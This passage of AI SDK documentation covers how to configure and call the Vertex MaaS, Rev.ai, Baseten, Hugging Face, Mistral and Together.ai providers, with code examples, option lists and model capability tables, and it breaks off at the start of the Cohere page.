const vertexMaas = createVertexMaas({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
-
project string
The Google Cloud project ID. Defaults to the
GOOGLE_VERTEX_PROJECTenvironment variable. -
location string
The Google Cloud location, e.g.
us-east5orglobal. Defaults to theGOOGLE_VERTEX_LOCATIONenvironment variable. If not set, defaults toglobal. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Edge Runtime
For Edge runtimes, import from @ai-sdk/google-vertex/maas/edge:
import { vertexMaas } from '@ai-sdk/google-vertex/maas/edge';
import { createVertexMaas } from '@ai-sdk/google-vertex/maas/edge';
const vertexMaas = createVertexMaas({
project: 'my-project',
location: 'us-east5',
});
For Edge runtime authentication, set these environment variables:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Language Models
You can create models using the provider instance. The first argument is the model ID:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Streaming is also supported:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { streamText } from 'ai';
const result = streamText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
Available Models
The following models are available through the MaaS provider. You can also pass any valid model ID as a string.
| Model ID | Provider |
|---|---|
deepseek-ai/deepseek-r1-0528-maas |
DeepSeek |
deepseek-ai/deepseek-v3.1-maas |
DeepSeek |
deepseek-ai/deepseek-v3.2-maas |
DeepSeek |
openai/gpt-oss-120b-maas |
OpenAI |
openai/gpt-oss-20b-maas |
OpenAI |
meta/llama-4-maverick-17b-128e-instruct-maas |
Meta |
meta/llama-4-scout-17b-16e-instruct-maas |
Meta |
minimax/minimax-m2-maas |
MiniMax |
qwen/qwen3-coder-480b-a35b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-thinking-maas |
Qwen |
moonshotai/kimi-k2-thinking-maas |
Moonshot |
title: Rev.ai description: Learn how to use the Rev.ai provider for the AI SDK.
Rev.ai Provider
The Rev.ai provider contains language model support for the Rev.ai transcription API.
Setup
The Rev.ai provider is available in the @ai-sdk/revai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance revai from @ai-sdk/revai:
import { revai } from '@ai-sdk/revai';
If you need a customized setup, you can import createRevai from @ai-sdk/revai and create a provider instance with your settings:
import { createRevai } from '@ai-sdk/revai';
const revai = createRevai({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Rev.ai provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theREVAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Rev.ai transcription API
using the .transcription() factory method.
The first argument is the model id e.g. machine.
const model = revai.transcription('machine');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { revai } from '@ai-sdk/revai';
import { type RevaiTranscriptionModelOptions } from '@ai-sdk/revai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: revai.transcription('machine'),
audio: await readFile('audio.mp3'),
providerOptions: {
revai: { language: 'en' } satisfies RevaiTranscriptionModelOptions,
},
});
The following provider options are available:
-
metadata string
Optional metadata string to associate with the transcription job.
-
notification_config object
Configuration for webhook notifications when job is complete.
- url string - URL to send the notification to.
- auth_headers object - Optional authorization headers for the notification request.
- Authorization string - Authorization header value.
-
delete_after_seconds integer
Number of seconds after which the job will be automatically deleted.
-
verbatim boolean
Whether to include filler words and false starts in the transcription.
-
rush boolean
[HIPAA Unsupported] Whether to prioritize the job for faster processing. Only available for human transcriber option.
-
test_mode boolean
Whether to run the job in test mode. Default is
false. -
segments_to_transcribe Array
Specific segments of the audio to transcribe.
- start number - Start time of the segment in seconds.
- end number - End time of the segment in seconds.
-
speaker_names Array
Names to assign to speakers in the transcription.
- display_name string - Display name for the speaker.
-
skip_diarization boolean
Whether to skip speaker diarization. Default is
false. -
skip_postprocessing boolean
Whether to skip post-processing steps. Only available for English and Spanish languages. Default is
false. -
skip_punctuation boolean
Whether to skip adding punctuation to the transcription. Default is
false. -
remove_disfluencies boolean
Whether to remove disfluencies (um, uh, etc.) from the transcription. Default is
false. -
remove_atmospherics boolean
Whether to remove atmospheric sounds (like
<laugh>,<affirmative>) from the transcription. Default isfalse. -
filter_profanity boolean
Whether to filter profanity from the transcription by replacing characters with asterisks except for the first and last. Default is
false. -
speaker_channels_count integer
Number of speaker channels in the audio. Only available for English, Spanish and French languages.
-
speakers_count integer
Expected number of speakers in the audio. Only available for English, Spanish and French languages.
-
diarization_type string
Type of diarization to use. Possible values: "standard" (default), "premium".
-
custom_vocabulary_id string
ID of a custom vocabulary to use for the transcription, submitted through the Custom Vocabularies API.
-
custom_vocabularies Array
Custom vocabularies to use for the transcription.
-
strict_custom_vocabulary boolean
Whether to strictly enforce custom vocabulary.
-
summarization_config object
Configuration for generating a summary of the transcription.
- model string - Model to use for summarization. Possible values: "standard" (default), "premium".
- type string - Format of the summary. Possible values: "paragraph" (default), "bullets".
- prompt string - Custom prompt for the summarization (mutually exclusive with type).
-
translation_config object
Configuration for translating the transcription.
- target_languages Array - Target languages for translation. Each item is an object with:
- language string - Language code. Possible values: "en", "en-us", "en-gb", "ar", "pt", "pt-br", "pt-pt", "fr", "fr-ca", "es", "es-es", "es-la", "it", "ja", "ko", "de", "ru".
- model string - Model to use for translation. Possible values: "standard" (default), "premium".
- target_languages Array - Target languages for translation. Each item is an object with:
-
language string
Language of the audio content, provided as an ISO 639-1 language code. Default is "en".
-
forced_alignment boolean
Whether to perform forced alignment, which provides improved accuracy for per-word timestamps. Default is
false.Currently supported languages:
- English (en, en-us, en-gb)
- French (fr)
- Italian (it)
- German (de)
- Spanish (es)
Note: This option is not available in low-cost environments.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
machine |
||||
low_cost |
||||
fusion |
title: Baseten description: Learn how to use Baseten models with the AI SDK.
Baseten Provider
Baseten is an inference platform for serving frontier, enterprise-grade opensource AI models via their API.
Setup
The Baseten provider is available via the @ai-sdk/baseten module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance baseten from @ai-sdk/baseten:
import { baseten } from '@ai-sdk/baseten';
If you need a customized setup, you can import createBaseten from @ai-sdk/baseten
and create a provider instance with your settings:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
apiKey: process.env.BASETEN_API_KEY ?? '',
});
You can use the following optional settings to customize the Baseten provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://inference.baseten.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theBASETEN_API_KEYenvironment variable. It is recommended you set the environment variable usingexportso you do not need to include the field every time. You can grab your Baseten API Key here -
modelURL string
Custom model URL for specific models (chat or embeddings). If not provided, the default Model APIs will be used.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Model APIs
You can select Baseten models using a provider instance.
The first argument is the model id, e.g. 'moonshotai/Kimi-K2-Instruct-0905': The complete supported models under Model APIs can be found here.
const model = baseten('moonshotai/Kimi-K2-Instruct-0905');
Example
You can use Baseten language models to generate text with the generateText function:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'What is the meaning of life? Answer in one sentence.',
});
Baseten language models can also be used in the streamText function
(see AI SDK Core).
Dedicated Models
Baseten supports dedicated model URLs for both chat and embedding models. You have to specify a modelURL when creating the provider:
OpenAI-Compatible Endpoints (/sync/v1)
For models deployed with Baseten's OpenAI-compatible endpoints:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync/v1',
});
// No modelId is needed because we specified modelURL
const model = baseten();
const { text } = await generateText({
model: model,
prompt: 'Say hello from a Baseten chat model!',
});
/predict Endpoints
/predict endpoints are currently NOT supported for chat models. You must use /sync/v1 endpoints for chat functionality.
Embedding Models
You can create models that call the Baseten embeddings API using the .embeddingModel() factory method. The Baseten provider uses the high-performance @basetenlabs/performance-client for optimal embedding performance.
import { createBaseten } from '@ai-sdk/baseten';
import { embed, embedMany } from 'ai';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync',
});
const embeddingModel = baseten.embeddingModel();
// Single embedding
const { embedding } = await embed({
model: embeddingModel,
value: 'sunny day at the beach',
});
// Batch embeddings
const { embeddings } = await embedMany({
model: embeddingModel,
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy mountain peak',
],
});
Endpoint Support for Embeddings
Supported:
/syncendpoints (Performance Client automatically adds/v1/embeddings)/sync/v1endpoints (automatically strips/v1before passing to Performance Client)
Not Supported:
/predictendpoints (not compatible with Performance Client)
Performance Features
The embedding implementation includes:
- High-performance client: Uses
@basetenlabs/performance-clientfor optimal performance - Automatic batching: Efficiently handles multiple texts in a single request
- Connection reuse: Performance Client is created once and reused for all requests
- Built-in retries: Automatic retry logic for failed requests
Error Handling
The Baseten provider includes built-in error handling for common API errors:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
try {
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'Hello, world!',
});
} catch (error) {
console.error('Baseten API error:', error.message);
}
Common Error Scenarios
// Embeddings require a modelURL
try {
baseten.embeddingModel();
} catch (error) {
// Error: "No model URL provided for embeddings. Please set modelURL option for embeddings."
}
// /predict endpoints are not supported for chat models
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync/v1 endpoint for chat models."
}
// /sync/v1 endpoints are now supported for embeddings
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/sync/v1',
});
const embeddingModel = baseten.embeddingModel(); // This works fine!
// /predict endpoints are not supported for embeddings
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten.embeddingModel(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync or /sync/v1 endpoint for embeddings."
}
// Image models are not supported
try {
baseten.imageModel('test-model');
} catch (error) {
// Error: NoSuchModelError for imageModel
}
title: Hugging Face description: Learn how to use Hugging Face Provider.
Hugging Face Provider
The Hugging Face provider offers access to thousands of language models through Hugging Face Inference Providers, including models from Meta, DeepSeek, Qwen, and more.
API keys can be obtained from Hugging Face Settings.
Setup
The Hugging Face provider is available via the @ai-sdk/huggingface module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance huggingface from @ai-sdk/huggingface:
import { huggingface } from '@ai-sdk/huggingface';
For custom configuration, you can import createHuggingFace and create a provider instance with your settings:
import { createHuggingFace } from '@ai-sdk/huggingface';
const huggingface = createHuggingFace({
apiKey: process.env.HUGGINGFACE_API_KEY ?? '',
});
You can use the following optional settings to customize the Hugging Face provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://router.huggingface.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theHUGGINGFACE_API_KEYenvironment variable. You can get your API key from Hugging Face Settings. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const { text } = await generateText({
model: huggingface('deepseek-ai/DeepSeek-V3-0324'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .responses() or .languageModel() factory methods:
const model = huggingface.responses('deepseek-ai/DeepSeek-V3-0324');
// or
const model = huggingface.languageModel('moonshotai/Kimi-K2-Instruct');
Hugging Face language models can be used in the streamText function
(see AI SDK Core).
You can explore the latest and trending models with their capabilities, context size, throughput and pricing on the Hugging Face Inference Models page.
Provider Options
Hugging Face language models support provider-specific options that you can pass via providerOptions.huggingface:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const { text } = await generateText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'Explain the theory of relativity.',
providerOptions: {
huggingface: {
reasoningEffort: 'high',
instructions: 'Respond in a clear and educational manner.',
},
},
});
The following provider options are available:
-
metadata Record<string, string>
Additional metadata to include with the request.
-
instructions string
Instructions for the model. Can be used to provide additional context or guidance.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation for structured outputs. Defaults to
false. -
reasoningEffort string
Controls the reasoning effort for reasoning models like DeepSeek-R1. Higher values result in more thorough reasoning.
Reasoning Output
For reasoning models like deepseek-ai/DeepSeek-R1, you can control the reasoning effort and access the model's reasoning process in the response:
import { huggingface } from '@ai-sdk/huggingface';
import { streamText } from 'ai';
const result = streamText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'How many r letters are in the word strawberry?',
providerOptions: {
huggingface: {
reasoningEffort: 'high',
},
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning content is available in the reasoning field of the response:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const result = await generateText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'What is 25 * 37?',
providerOptions: {
huggingface: {
reasoningEffort: 'medium',
},
},
});
console.log('Reasoning:', result.reasoning);
console.log('Answer:', result.text);
Image Input
For vision-capable models like Qwen/Qwen2.5-VL-7B-Instruct, you can pass images as part of the message content:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
import { readFileSync } from 'fs';
const result = await generateText({
model: huggingface('Qwen/Qwen2.5-VL-7B-Instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe this image in detail.' },
{
type: 'image',
image: readFileSync('./image.png'),
},
],
},
],
});
You can also pass image URLs:
{
type: 'image',
image: 'https://example.com/image.png',
}
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.1-70B-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Llama-4-Maverick-17B-128E-Instruct |
||||
deepseek-ai/DeepSeek-V3.1 |
||||
deepseek-ai/DeepSeek-V3-0324 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
Qwen/Qwen3-32B |
||||
Qwen/Qwen3-Coder-480B-A35B-Instruct |
||||
Qwen/Qwen2.5-VL-7B-Instruct |
||||
google/gemma-3-27b-it |
||||
moonshotai/Kimi-K2-Instruct |
title: Mistral AI description: Learn how to use Mistral.
Mistral AI Provider
The Mistral AI provider contains language model support for the Mistral chat API.
Setup
The Mistral provider is available in the @ai-sdk/mistral module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance mistral from @ai-sdk/mistral:
import { mistral } from '@ai-sdk/mistral';
If you need a customized setup, you can import createMistral from @ai-sdk/mistral
and create a provider instance with your settings:
import { createMistral } from '@ai-sdk/mistral';
const mistral = createMistral({
// custom settings
});
You can use the following optional settings to customize the Mistral provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.mistral.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMISTRAL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Mistral chat API using a provider instance.
The first argument is the model id, e.g. mistral-large-latest.
Some Mistral chat models support tool calls.
const model = mistral('mistral-large-latest');
Mistral chat models also support additional model settings that are not part of the standard call settings.
You can pass them as an options argument and utilize MistralLanguageModelOptions for typing:
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
const model = mistral('mistral-large-latest');
await generateText({
model,
providerOptions: {
mistral: {
safePrompt: true, // optional safety prompt injection
parallelToolCalls: false, // disable parallel tool calls (one tool per response)
} satisfies MistralLanguageModelOptions,
},
});
The following optional provider options are available for Mistral models:
-
safePrompt boolean
Whether to inject a safety prompt before all conversations.
Defaults to
false. -
documentImageLimit number
Maximum number of images to process in a document.
-
documentPageLimit number
Maximum number of pages to process in a document.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation for structured outputs. Only applies when a schema is provided and only sets the
strictflag in addition to using Custom Structured Outputs, which is used by default if a schema is provided.Defaults to
false. -
structuredOutputs boolean
Whether to use structured outputs. When enabled, tool calls and object generation will be strict and follow the provided schema.
Defaults to
true. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. When set to false, the model will use at most one tool per response.
Defaults to
true.
Document OCR
Mistral chat models support document OCR for PDF files. You can optionally set image and page limits using the provider options.
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('mistral-small-latest'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/ai.pdf?raw=true',
),
mediaType: 'application/pdf',
},
],
},
],
// optional settings:
providerOptions: {
mistral: {
documentImageLimit: 8,
documentPageLimit: 64,
} satisfies MistralLanguageModelOptions,
},
});
Reasoning Models
Mistral offers reasoning models that provide step-by-step thinking capabilities:
- magistral-small-2507: Smaller reasoning model for efficient step-by-step thinking
- magistral-medium-2507: More powerful reasoning model balancing performance and cost
These models return structured reasoning content that the AI SDK extracts automatically. The reasoning is available via the reasoningText property in the result:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('magistral-small-2507'),
prompt: 'What is 15 * 24?',
});
console.log('REASONING:', result.reasoningText);
// Output: "Let me calculate this step by step..."
console.log('ANSWER:', result.text);
// Output: "360"
The SDK automatically parses Mistral's native reasoning format and provides separate reasoningText and text properties in the result. No middleware is needed.
Configurable Reasoning
Some Mistral models support configurable reasoning, which you can control via the reasoningEffort option.
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('mistral-small-latest'),
prompt: 'What is 15 * 24?',
providerOptions: {
mistral: {
reasoningEffort: 'high',
} satisfies MistralLanguageModelOptions,
},
});
console.log('REASONING:', result.reasoningText);
console.log('ANSWER:', result.text);
So far, Mistral only supports 'high' and 'none' as effort levels.
Example
You can use Mistral language models to generate text with the generateText function:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const { text } = await generateText({
model: mistral('mistral-large-latest'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Mistral language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Structured Outputs
Mistral chat models support structured outputs using JSON Schema. You can use generateText or streamText with Output
and Zod, Valibot, or raw JSON Schema. The SDK sends your schema via Mistral's response_format: { type: 'json_schema' }.
import { mistral } from '@ai-sdk/mistral';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: mistral('mistral-large-latest'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
You can enable strict JSON Schema validation using a provider option:
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: mistral('mistral-large-latest'),
providerOptions: {
mistral: {
strictJsonSchema: true,
} satisfies MistralLanguageModelOptions,
},
output: Output.object({
schema: z.object({
title: z.string(),
items: z.array(
z.object({ id: z.string(), qty: z.number().int().min(1) }),
),
}),
}),
prompt: 'Generate a small shopping list.',
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
pixtral-large-latest |
||||
mistral-large-latest |
||||
mistral-medium-latest |
||||
mistral-medium-2508 |
||||
mistral-medium-2505 |
||||
mistral-small-latest |
||||
magistral-small-2507 |
||||
magistral-medium-2507 |
||||
magistral-small-2506 |
||||
magistral-medium-2506 |
||||
ministral-3b-latest |
||||
ministral-8b-latest |
||||
pixtral-12b-2409 |
||||
open-mistral-7b |
||||
open-mixtral-8x7b |
||||
open-mixtral-8x22b |
Embedding Models
You can create models that call the Mistral embeddings API
using the .embedding() factory method.
const model = mistral.embedding('mistral-embed');
You can use Mistral embedding models to generate embeddings with the embed function:
import { mistral } from '@ai-sdk/mistral';
import { embed } from 'ai';
const { embedding } = await embed({
model: mistral.embedding('mistral-embed'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Default Dimensions |
|---|---|
mistral-embed |
1024 |
title: Together.ai description: Learn how to use Together.ai's models with the AI SDK.
Together.ai Provider
The Together.ai provider contains support for 200+ open-source models through the Together.ai API.
Setup
The Together.ai provider is available via the @ai-sdk/togetherai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance togetherai from @ai-sdk/togetherai:
import { togetherai } from '@ai-sdk/togetherai';
If you need a customized setup, you can import createTogetherAI from @ai-sdk/togetherai
and create a provider instance with your settings:
import { createTogetherAI } from '@ai-sdk/togetherai';
const togetherai = createTogetherAI({
apiKey: process.env.TOGETHER_API_KEY ?? '',
});
You can use the following optional settings to customize the Together.ai provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.together.xyz/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theTOGETHER_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Together.ai models using a provider instance. The first argument is the model id, e.g. google/gemma-2-9b-it.
const model = togetherai('google/gemma-2-9b-it');
Reasoning Models
Together.ai exposes the thinking of deepseek-ai/DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { togetherai } from '@ai-sdk/togetherai';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: togetherai('deepseek-ai/DeepSeek-R1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Together.ai language models to generate text with the generateText function:
import { togetherai } from '@ai-sdk/togetherai';
import { generateText } from 'ai';
const { text } = await generateText({
model: togetherai('meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Together.ai language models can also be used in the streamText function
(see AI SDK Core).
The Together.ai provider also supports completion models via (following the above example code) togetherai.completionModel() and embedding models via togetherai.embeddingModel().
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
moonshotai/Kimi-K2.5 |
||||
Qwen/Qwen3.5-397B-A17B |
||||
MiniMaxAI/MiniMax-M2.5 |
||||
zai-org/GLM-5 |
||||
deepseek-ai/DeepSeek-V3.1 |
||||
openai/gpt-oss-120b |
||||
openai/gpt-oss-20b |
||||
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
Image Models
You can create Together.ai image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { togetherai } from '@ai-sdk/togetherai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
});
You can pass optional provider-specific request parameters using the providerOptions argument.
import {
togetherai,
type TogetherAIImageModelOptions,
} from '@ai-sdk/togetherai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
size: '512x512',
// Optional additional provider-specific request parameters
providerOptions: {
togetherai: {
steps: 40,
} satisfies TogetherAIImageModelOptions,
},
});
The following provider options are available:
-
steps number
Number of generation steps. Higher values can improve quality.
-
guidance number
Guidance scale for image generation.
-
negative_prompt string
Negative prompt to guide what to avoid.
-
disable_safety_checker boolean
Disable the safety checker for image generation. When true, the API will not reject images flagged as potentially NSFW. Not available for Flux Schnell Free and Flux Pro models.
Image Editing
Together AI supports image editing through FLUX Kontext models. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-kontext-pro'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
size: '1024x1024',
providerOptions: {
togetherai: {
steps: 28,
} satisfies TogetherAIImageModelOptions,
},
});
Editing with URL Reference
You can also pass image URLs directly:
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-kontext-pro'),
prompt: {
text: 'Make the background a lush rainforest',
images: ['https://example.com/photo.png'],
},
size: '1024x1024',
providerOptions: {
togetherai: {
steps: 28,
} satisfies TogetherAIImageModelOptions,
},
});
Supported Image Editing Models
| Model | Description |
|---|---|
black-forest-labs/FLUX.1-kontext-pro |
Production quality, balanced speed |
black-forest-labs/FLUX.1-kontext-max |
Maximum image fidelity |
black-forest-labs/FLUX.1-kontext-dev |
Development and experimentation |
Model Capabilities
Together.ai image models support various image dimensions that vary by model. Common sizes include 512x512, 768x768, and 1024x1024, with some models supporting up to 1792x1792. The default size is 1024x1024.
| Available Models |
|---|
stabilityai/stable-diffusion-xl-base-1.0 |
black-forest-labs/FLUX.1-dev |
black-forest-labs/FLUX.1-dev-lora |
black-forest-labs/FLUX.1-schnell |
black-forest-labs/FLUX.1-canny |
black-forest-labs/FLUX.1-depth |
black-forest-labs/FLUX.1-redux |
black-forest-labs/FLUX.1.1-pro |
black-forest-labs/FLUX.1-pro |
black-forest-labs/FLUX.1-schnell-Free |
black-forest-labs/FLUX.1-kontext-pro |
black-forest-labs/FLUX.1-kontext-max |
black-forest-labs/FLUX.1-kontext-dev |
Embedding Models
You can create Together.ai embedding models using the .embeddingModel() factory method.
For more on embedding models with the AI SDK see embed().
import { togetherai } from '@ai-sdk/togetherai';
import { embed } from 'ai';
const { embedding } = await embed({
model: togetherai.embeddingModel('togethercomputer/m2-bert-80M-2k-retrieval'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
BAAI/bge-large-en-v1.5 |
1024 | 512 |
Alibaba-NLP/gte-modernbert-base |
768 | 8192 |
intfloat/multilingual-e5-large-instruct |
1024 | 514 |
Reranking Models
You can create Together.ai reranking models using the .reranking() factory method.
For more on reranking with the AI SDK see rerank().
import { togetherai } from '@ai-sdk/togetherai';
import { rerank } from 'ai';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: togetherai.reranking('mixedbread-ai/Mxbai-Rerank-Large-V2'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Together.ai reranking models support additional provider options for object documents. You can specify which fields to use for ranking:
import {
togetherai,
type TogetherAIRerankingModelOptions,
} from '@ai-sdk/togetherai';
import { rerank } from 'ai';
const documents = [
{
from: 'Paul Doe',
subject: 'Follow-up',
text: 'We are happy to give you a discount of 20%.',
},
{
from: 'John McGill',
subject: 'Missing Info',
text: 'Here is the pricing from Oracle: $5000/month',
},
];
const { ranking } = await rerank({
model: togetherai.reranking('mixedbread-ai/Mxbai-Rerank-Large-V2'),
documents,
query: 'Which pricing did we get from Oracle?',
providerOptions: {
togetherai: {
rankFields: ['from', 'subject', 'text'], // Specify which fields to rank by
} satisfies TogetherAIRerankingModelOptions,
},
});
The following provider options are available:
-
rankFields string[]
Array of field names to use for ranking when documents are JSON objects. If not specified, all fields are used.
Model Capabilities
| Model |
|---|
mixedbread-ai/Mxbai-Rerank-Large-V2 |
title: Cohere description: Learn how to use the Cohere provider for the AI SDK.
Cohere Provider
The Cohere provider contains language and embedding model support for the Cohere chat API.
Setup
